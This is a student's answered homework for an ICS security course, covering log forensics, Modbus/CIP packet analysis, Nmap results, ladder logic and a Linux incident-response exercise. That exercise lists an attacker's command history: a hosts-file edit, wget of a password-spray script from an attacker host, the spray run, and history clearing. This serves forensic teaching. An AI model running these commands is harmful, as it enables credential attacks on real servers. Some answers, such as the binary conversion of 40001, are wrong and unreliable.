



SCHOOL HOMEWORK - 2024

CLASS: INDUSTRIAL CONTROL SYSTEMS SECURITY

SUBJECT: DIGITAL FORENSIC — INDUSTRIAL NETWORK TRAFFIC ANALYSIS
PLC PROGRAMMING & LOGIC LADDER — LINUX INCIDENT RESPONSE —
OSINT & SHODAN — MODBUS & METASPLOIT

FRÉDÉRIC PERRON



Table of Contents

Industrial network traffic analysis (39p)	1
PLC programming & Logic Ladder (11p)	10
Linux Incident Response (10p)	12
OSINT & Shodan (10p)	14
Modbus & Metasploit (30p).....	20

Guideline

- All answers must be documented and supported with **screenshots**. Even if the answer is correct, if it is not documented, **your grade will be 0**.
- You must demonstrate analysis and research in the answers you provide.
- Please submit your assignment as a PDF or DOC file and present your answers under each question below by copying them exactly as written, including their question number.
- **The assignment must not exceed 40 pages.**


Industrial network traffic analysis (39p)

Answer the following questions:

Use the file *part1.zip* for the following questions (10p)

1. On February 13, 2021, several remote connections were made from which IP addresses? (2p)

I used RemoteConnectionManager to view the remote connections made on February 13. Here are the source IP addresses I found in the logs: **192.168.3.18 – 192.168.3.6 and 192.168.3.14**. Below is a screenshot for the first IP address. The other two appear further down in the logs.




2. On February 13, 2021, Windows Defender detected malware on the workstation. What is the name of the malware? (2p)

Clues :

- Check the Windows Defender Event Log
- Look for the "Threat Name"

From the screenshot, the malware name identified in the logs is:

Trojan:PowerShell/Mountsi.A!ml




3. On February 13, 2021, what was the uptime (in seconds) of the workstation? (2p)

Clues :

- Check the System Event Log
- Search the Event ID 6013

By locating Event ID 6013, the uptime is **76,402 seconds**, which corresponds to **21h 36m 42s**.




4. Mimikatz was detected in the Windows event logs. What is the hash found in the Windows event log related to the first recorded Mimikatz instance? (2p)

Clues :

- Check the PowerShell Event Log
- Look for VirusTotal references

The hash associated with the first Mimikatz instance is: **c248a29e-b537-4044-ac7b-6b225f72d7e2**




5. What is the user ID of the user who attempted to execute Mimikatz on the workstations? Submit the answer in the format: **S-#-#-#-#-#-#** (2p)

Clues :

- Check the Powershell Event Log
- Search the Userid

The user ID of the user who attempted to execute Mimikatz is: **S-1-5-21-1550294658-1121147536-2120427145-1004**




Use the file *part2.zip* for the following questions (6p)

1. According to the Protocol Hierarchy Statistics tool, which two industrial protocols are used on this network? (2p)
 - a. EtherNet/IP, Profinet
 - b. Goose Messaging, Modbus
 - c. IEC 61311-3, IEC 61850
 - d. Modbus, Common Industrial Protocol (CIP)

The correct answer is:

d. Modbus, Common Industrial Protocol (CIP)

(See images below)



No.	Time	Source	Destination	Protocol	Length	Info
76	14:44:03.6415...	172.20.1.21	172.20.1.30	TCP	60	4241 →
77	14:44:03.6581...	172.20.1.21	172.16.1.12	Modbus...	66	Quer
78	14:44:03.6588...	172.16.1.12	172.20.1.21	Modbus...	75	Respons
79	14:44:03.6589...	172.20.1.21	172.16.4.12	Modbus...	66	Quer
80	14:44:03.6592...	172.16.4.12	172.20.1.21	Modbus...	71	Respons
81	14:44:03.6593...	172.20.1.21	172.16.10.12	Modbus...	66	Quer
82	14:44:03.6596...	172.16.10.12	172.20.1.21	Modbus...	75	Respons
83	14:44:03.6591...	172.20.1.21	172.16.7.12	Modbus...	66	Quer
84	14:44:03.6513...	172.16.7.12	172.20.1.21	Modbus...	71	Respons
85	14:44:03.7583...	172.20.1.30	172.20.1.22	TCP	60	64857 →
86	14:44:03.7583...	172.20.1.30	172.20.1.20	TCP	60	49206 →
87	14:44:03.7583...	172.20.1.30	172.20.1.21	TCP	60	64858 →
88	14:44:03.8515...	172.20.1.21	172.16.1.12	TCP	60	59769 →
89	14:44:03.8515...	172.20.1.21	172.16.4.12	TCP	60	59770 →
90	14:44:03.8515...	172.20.1.21	172.16.10.12	TCP	60	59771 →
91	14:44:03.8515...	172.20.1.21	172.16.7.12	TCP	60	59772 →
92	14:44:03.9341...	172.20.1.21	172.20.1.20	TCP	94	49177 →
93	14:44:03.9343...	172.20.1.20	172.20.1.21	TCP	98	1332 →
94	14:44:03.9531...	172.20.1.22	172.20.1.30	TCP	146	4243 →
95	14:44:03.9537...	172.20.1.30	172.20.1.22	TCP	146	65276 →
96	14:44:04.1315...	172.20.1.21	172.20.1.20	TCP	60	49177 →
97	14:44:04.1516...	172.20.1.22	172.20.1.20	TCP	94	49205 →
98	14:44:04.1516...	172.20.1.22	172.20.1.21	TCP	94	49509 →
99	14:44:04.1513...	172.20.1.20	172.20.1.22	TCP	98	1332 →
100	14:44:04.1513...	172.20.1.21	172.20.1.22	TCP	98	1332 →
101	14:44:04.1538...	172.20.1.22	172.20.1.30	TCP	60	4243 →
102	14:44:04.2266...	Cisco_4f165:8f	PVST+	STP	64	RST, Rc
103	14:44:04.2271...	Cisco_4f165:8f	PVST+	STP	64	RST, Rc
104	14:44:04.2325...	Cisco_4f165:8f	PVST+	STP	64	RST, Rc
105	14:44:04.2325...	Cisco_4f165:8f	PVST+	STP	64	RST, Rc
106	14:44:04.2326...	Cisco_4f165:8f	PVST+	STP	64	RST, Rc
107	14:44:04.2327...	Cisco_4f165:8f	PVST+	STP	64	RST, Rc
108	14:44:04.2328...	Cisco_4f165:8f	PVST+	STP	64	RST, Rc
109	14:44:04.2331...	Cisco_4f165:8f	PVST+	STP	64	RST, Rc
110	14:44:04.3446...	172.20.1.22	172.20.1.20	TCP	60	49205 →
111	14:44:04.3446...	172.20.1.22	172.20.1.21	TCP	60	49509 →
112	14:44:04.4144...	172.20.1.21	172.16.1.2	CIP	108	Class (
113	14:44:04.4143...	172.16.1.2	172.20.1.21	TCP	60	44818 →
114	14:44:04.4143...	172.20.1.21	172.16.4.2	CIP	108	Class (
115	14:44:04.4152...	172.16.4.2	172.20.1.21	TCP	60	44818 →
116	14:44:04.4155...	172.20.1.21	172.16.10.2	TCP	108	Class (
117	14:44:04.4169...	172.16.10.2	172.20.1.21	TCP	60	44818 →
118	14:44:04.4169...	172.20.1.21	172.16.7.2	CIP	108	Class (
119	14:44:04.4164...	172.16.7.2	172.20.1.21	TCP	60	44818 →
120	14:44:04.4179...	172.16.10.2	172.20.1.21	CIP	140	Success
121	14:44:04.4207...	172.16.7.2	172.20.1.21	CIP	140	Success
122	14:44:04.4208...	172.16.4.2	172.20.1.21	CIP	140	Success
123	14:44:04.4225...	172.16.1.2	172.20.1.21	CIP	136	Success
124	14:44:04.4422...	172.20.1.21	172.20.1.30	TCP	418	4241 →
125	14:44:04.4425...	172.20.1.30	172.20.1.21	TCP	146	65275 →

2. From which IP address(es) are the CIP requests initiated? (2p)

Clues :

- Filter on CIP
- Review your endpoints

After filtering on CIP and reviewing the IPv4 endpoints, the following IP addresses are identified:
172.16.1.2 – 172.16.4.2 – 172.16.7.2 – 172.16.10.2 – 172.20.1.21

No.	Time	Source	Destination	Protocol
1	14:44:02.4072...	172.20.1.21	172.16.1.2	CIP
3	14:44:02.4077...	172.20.1.21	172.16.7.2	CIP

Address	Packets	Bytes	Total Packets	Perce
172.16.1.2	84 bytes	10.862 KiB	153	
172.16.4.2	84 bytes	10.997 KiB	153	
172.16.7.2	84 bytes	11.017 KiB	153	
172.16.10.2	84 bytes	10.987 KiB	153	
172.20.1.21	336 bytes	43.863 KiB	1,243	

3. Each time the Modbus client requests to read register 40001, how many registers are requested? (2p)


Clues :

- <https://www.simplymodbus.ca/FC03.htm>

- b. Wireshark uses the term *Reference Number* instead of the data address of the first requested register.

4 and 6 registers are requested when Modbus reads register 40001.

0000 0011 is the binary representation of 40001, and we can observe that there are always two different queries, requesting 4 and 6 registers respectively. See images below.



Use the file *part3.zip* for the following questions (23p)

1. How many systems in the subnet 172.16.0.0/16 are running the VNC service? (2p)
Clues :
 - a. Review the Nmap scans

Answer: There are 4 systems in the subnet running the VNC service. We look for hosts with port 5900/tcp open. See the image below for an example:

```

Nmap scan report for 172.16.1.3
Host is up (0.0012s latency).
Not shown: 10 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
443/tcp   open  https
5900/tcp   open  vnc
44818/tcp open  EtherNetIP-2

```

After reviewing all the scans, I concluded that there are 4 systems with the VNC service open:
172.16.1.3 – 172.16.4.3 – 172.16.7.3 – 172.16.10.3

2. Using the file *captured_evil.pcapng*, what is the hostname of the domain controller of the control network? (2p)

Clue :

- a. Microsoft Windows Browser Protocol

Answer : OWS1

1.148030908	0.0.0.0	2
1.011993051	0.0.0.0	2
1.039981320	0.0.0.0	2
1.088851102	fe80::3ded:b134:2e0...	f
1.962241289	fe80::3106:f201:d64...	f
1.961892442	fe80::3106:f201:d64...	f
1.962324600	fe80::3106:f201:d64...	f
1.962829587	fe80::3106:f201:d64...	f
1.963159841	fe80::3106:f201:d64...	f
1.963452871	fe80::3106:f201:d64...	f
1.211756792	172.16.1.3	1
1.876393113	172.20.1.100	1
1.877338658	172.16.1.3	1
1.101480669	172.20.1.100	1
1.106419641	172.16.1.3	1

Microsoft Windows Browser Protocol
 Command: Local Master Announcem
 Update Count: 0
 Update Periodicity: 12 minutes
 Host Name: OWS1
 Windows version: Windows 7 or W

3. Using the file *captured_evil.pcapng*, what is the password used to connect to the FTP service? (2p)

Clue :

- a. Carriage return and line feed characters are not part of the username or password

Answer : anonymous@hotmail.com

No.	ftp	Source	Destination	Protocol	Info
	ftp-data	117567912	172.16.1.3	172.20.1.100	FTP
25	17.87639313		172.16.1.3	FTP	Request: 220 Service ready for new user.
26	17.87733658		172.16.1.3	FTP	Request: USER anonymous
40	17.87489666		172.20.1.100	FTP	Response: 331 Anonymous access allowed, send identity (e-m
41	24.10641961		172.16.1.3	FTP	Request: PASS anonymous@hotmail.com
43	24.10641961		172.16.1.3	FTP	Response: 230 User logged in, proceed.
44	24.10652744		172.20.1.100	FTP	Request: SYST
48	24.10783667		172.16.1.3	FTP	Response: 215 Windows CE version 6.0.
49	26.39949330		172.16.1.3	FTP	Request: PORT 172,20,1,100,221,65
51	26.40077464		172.20.1.100	FTP	Response: 200 Command okay.
52	26.40093681		172.16.1.3	FTP	Request: LIST
52	40.01366449		172.16.1.3	FTP	Response: 150 File status okay; about to open data connect
56	26.44443733		172.20.1.100	FTP	Request: 226 Close data connection.
75	26.96526194		172.16.1.3	FTP	Request: PORT 172,20,1,100,183,251

4. Using the file *captured_evil.pcap*, what is the content of the downloaded file? (2p)

Answer : Evil script dans Evil.txt

Wireshark - Export - FTP-DATA object list				
Text Filter:		Content Type: All Content-Types		
Packet	Hostname	Content Type	Size	Filename
84	172.16.1.3	FTP file	23 bytes	Evil.txt

5. Which scanning module did the attacker use to enumerate information about the device? (2p)

Clue :

- a. Examine the acquisition results, which were a subset of RouterSploit

ISF CIP DEVICE SCANNING

```
isf (cip device scan)
```

6. What is the serial number of the PLC at IP address 172.16.4.2? (2p)

Submit the answer in the format: 0x####

The file ics_results.txt may be useful

0x60fdc96d

Product Name	Device Type	Vendor	Revision	Serial Number	Slot	IP Address
1769-L18ER/B LOGIX5318ER	Programmable Logic Controller(0x000E)	Rockwell Automation/Allen-Bradley(0x0001)	24.13	0x60fdc96d	0	172.16.4.2

7. How many PLCs report the weight of two types of products each? (2p)
- a. Two different product types should have values. The following one does not have values.

```
Pod1000_Click22: No Value
_Click22_System: No Value
_Click22_Statistics: No Value
_Click22_BarCode: No Value
_Click22_Duration: No Value
_Click22_FilledWeight: No Value
_Click22_MixOrGrindReq: No Value
_Click22_ProductType1: No Value
_Click22_ProductType1Weight: No Value
_Click22_ProductType2: No Value
_Click22_ProductType2Weight: No Value
```

There are 2 PLCs that report the weight of two types of products each: Pod4_Click1 and Pod7_Click1. See images below

<pre>ProductType2Weight: No Value Pod7_Click1: No Value _Click1_System: No Value _Click1_Statistics: No Value _Click1_BarCode: No Value _Click1_Duration: No Value _Click1_FilledWeight: 0 _Click1_MixOrGrindReq: 0 _Click1_ProductType1: 100 _Click1_ProductType1Weight: 100 _Click1_ProductType2: 101 _Click1_ProductType2Weight: 111 Pod7_Click2: No Value</pre>	<pre>Pod4_Click1: No Value _Click1_System: No Value _Click1_Statistics: No Value _Click1_BarCode: No Value _Click1_Duration: 120 _Click1_FilledWeight: 0 _Click1_MixOrGrindReq: 0 _Click1_ProductType1: 100 _Click1_ProductType1Weight: 100 _Click1_ProductType2: 102 _Click1_ProductType2Weight: 70</pre>
---	--

8. How many clients query the OPC server values? (2p)

3 clients query the OPC server values

```

      RedundancySupport:
_System: No Value
_ActiveTagCount: 12
_ClientCount: 3
_Date: 2/14/2021
_Date_Day: 14

```

_System: No Value

_ActiveTagCount: 101

```

_ClientCount: 11
_Date: 2/14/2021
_Date_Day: 14
_Date_Month: 2
_Date_Year2: 21
_Date_Year4: 2021
_DateTime: 2021-02-14 10:04:33
_DateTimeLocal: 2021-02-14 02:04:33
_FullProjectName:
C:\ProgramData\Kepware\KEPServerEnterprise\V5\default.pfe
_OpcClientNames: [""]
_ProjectName: default.pfe
_ProjectTitle: Clicks
_Time: 2:04:34 AM
_Time_Hour: 2
_Time_Hour24: 2
_Time_Minute: 4
_Time_PM: False
_Time_Second: 33
_TotalTagCount: 12

```

9. How many **PLC** successfully updated the values of the Modbus tags? (2p)

12 programmable logic controllers successfully updated the values of the Modbus tags.

```

      RedundancySupport:
_System: No Value
_ActiveTagCount: 12
_ClientCount: 3
_Date: 2/14/2021
_Date_Day: 14

```

10. Using the file captured _evil2.pcapng, the default TCP port for OPC UA is TCP/4840. What is the TCP port for OPC UA traffic in this packet capture? (2p)

Answer : Port 44818

ptured_evil2.pcapng

TCP · 13

Address A	Port A	Address B	Port B	Packets	Bytes	Stream ID	Total Packets	Percent Filtered	Packets A → B	Bytes A → B	Packets B → A
172.20.1.100	46774	172.16.1.2	44818	4	248 bytes	0	4	100.00%	3	182 bytes	1
172.20.1.100	46776	172.16.1.2	44818	26	2,227 KiB	1	26	100.00%	11	1,002 bytes	15
172.20.1.100	57454	172.16.1.3	44818	4	284 bytes	2	4	100.00%	3	206 bytes	1
172.20.1.100	57456	172.16.1.3	44818	22	2,137 KiB	3	22	100.00%	12	1,160 KiB	10
172.20.1.100	49044	172.16.1.4	44818	4	284 bytes	4	4	100.00%	3	206 bytes	1
172.20.1.100	49046	172.16.1.4	44818	25	2,431 KiB	5	25	100.00%	15	1,354 KiB	10
172.20.1.100	60394	172.16.4.2	44818	4	248 bytes	6	4	100.00%	3	182 bytes	1
172.20.1.100	60396	172.16.4.2	44818	26	2,227 KiB	7	26	100.00%	11	1,002 bytes	15
172.20.1.100	42328	172.16.4.3	44818	4	284 bytes	8	4	100.00%	3	206 bytes	1
172.20.1.100	42330	172.16.4.3	44818	22	2,137 KiB	9	22	100.00%	12	1,160 KiB	10
172.20.1.100	57990	172.16.4.4	44818	4	284 bytes	10	4	100.00%	3	206 bytes	1
172.20.1.100	57992	172.16.4.4	44818	25	2,431 KiB	11	25	100.00%	15	1,354 KiB	10
172.20.1.100	32932	172.20.1.2	44818	12	2,207 359,668 KiB		2,207	100.00%	1,108	180,580 KiB	1,099

11. Using the file captured_evil2.pcapng, the Fully Qualified Domain Name (FQDN) is embedded in the server certificate returned by the server.

What is the FQDN found in the packet? (3p)

Submit in the format : hostname.domain.root

Answer : ows1.scada.local.


```

Client Fully Qualified Domain Name
  Option: Client Fully Qualified Domain Name (39)
  Length: 19
  > Flags: 0x00 [CLIENT wants to update its AAAA RRs and SERVER to update its PTR RRs]
  Client Domain Name: ows1.scada.local.

```


PLC programming & Logic Ladder (11p)

Construct the following ladder logic:




a. Provide 3 examples of combinations of contacts set to ON or OFF that will energize coil M3 (9p)


a.



b.



c.



b. Quelle fonction logique h et i représentent ? (2p)

La fonction logique qu'ils représentent est OR.

Linux Incident Response (10p)

You receive alerts regarding unusual traffic from one of your Linux servers. A level 1 analyst investigates and reports that nothing unusual seems to be happening. You have detailed server logs and decide to review the commands executed on it. The following commands were observed:

No	Commande	Explication
1	history	The user checks the command history
2	whoami	The user wants to know the current username
3	uid	This reveals the current user's ID number
4	pwd	Displays the current directory
5	cat /etc/osrelease	Attempts to retrieve OS information but makes a mistake, then repeats the correct command next
6	cat /etc/os-release	The correct command; displays important OS info
7	mkdir update	The user creates a directory named "Update"
8	cd update	Changes directory into the newly created folder
9	ip a	Displays important network interface and IP address information
10	echo "15.21.22.11 automatic_update" >> /etc/hosts	The attacker adds an entry in the hosts file mapping IP 15.21.22.11 to hostname "automatic_update"
11	nmap -p 22 10.20.0.0/16	The attacker scans for open SSH ports (22) across the 10.20.0.0/16 range
12	wget http://automatic_update/passwordspray.sh	Downloads a script named "passwordspray.sh" from a specific URL
13	wget http:// automatic_update /usernames.lst	Downloads a list of usernames for spraying
14	chmod +x passwordspray.sh	Attempts to make the script executable
15	sudo chmod +x passwordspray.sh	Realizes elevated privileges are required and reruns with sudo
16	bash passwordspray.sh --target 10.5.0.5 --port 22 --user usernames.lst --pass ILoveCR500!	Executes the script with parameters to perform a password spray attack against 10.5.0.5 using the password "ILoveCR500!"
17	ssh francois.pignon@10.5.0.5	Attempts to establish an SSH connection to the target using the username "francois.pignon"
18	history -c	Deletes the command history

a) For each line in the previous history table, explain (in the Explanation column) what the attacker is doing (5p)

b) Was the action performed by a human or a bot? Why? (1p)

A human. There is a logical sequence in the operations, indicating a thought process and decision-making consistent with a human. The user also corrects mistakes made in command 5 and adjusts for sudo privileges in command 15.

c) Is the user part of the “sudoers”? Why? (1p)

Based on the sequence of commands, the user appears to be a sudoer. Here’s why:

In command 16, the user executes `sudo chmod +x passwordspray.sh`, which indicates they have sudo privileges.

The user is able to run a sudo command, suggesting they are authorized to use elevated privileges.

d) What was the attacker trying to do? Did they succeed? Why? (3p)

The attacker appears to have attempted two things:

1. Perform a password spraying attack using a list of usernames, likely assuming or knowing a valid password.
2. Establish an SSH connection to 10.5.0.5 using the username “francois.pignon”.


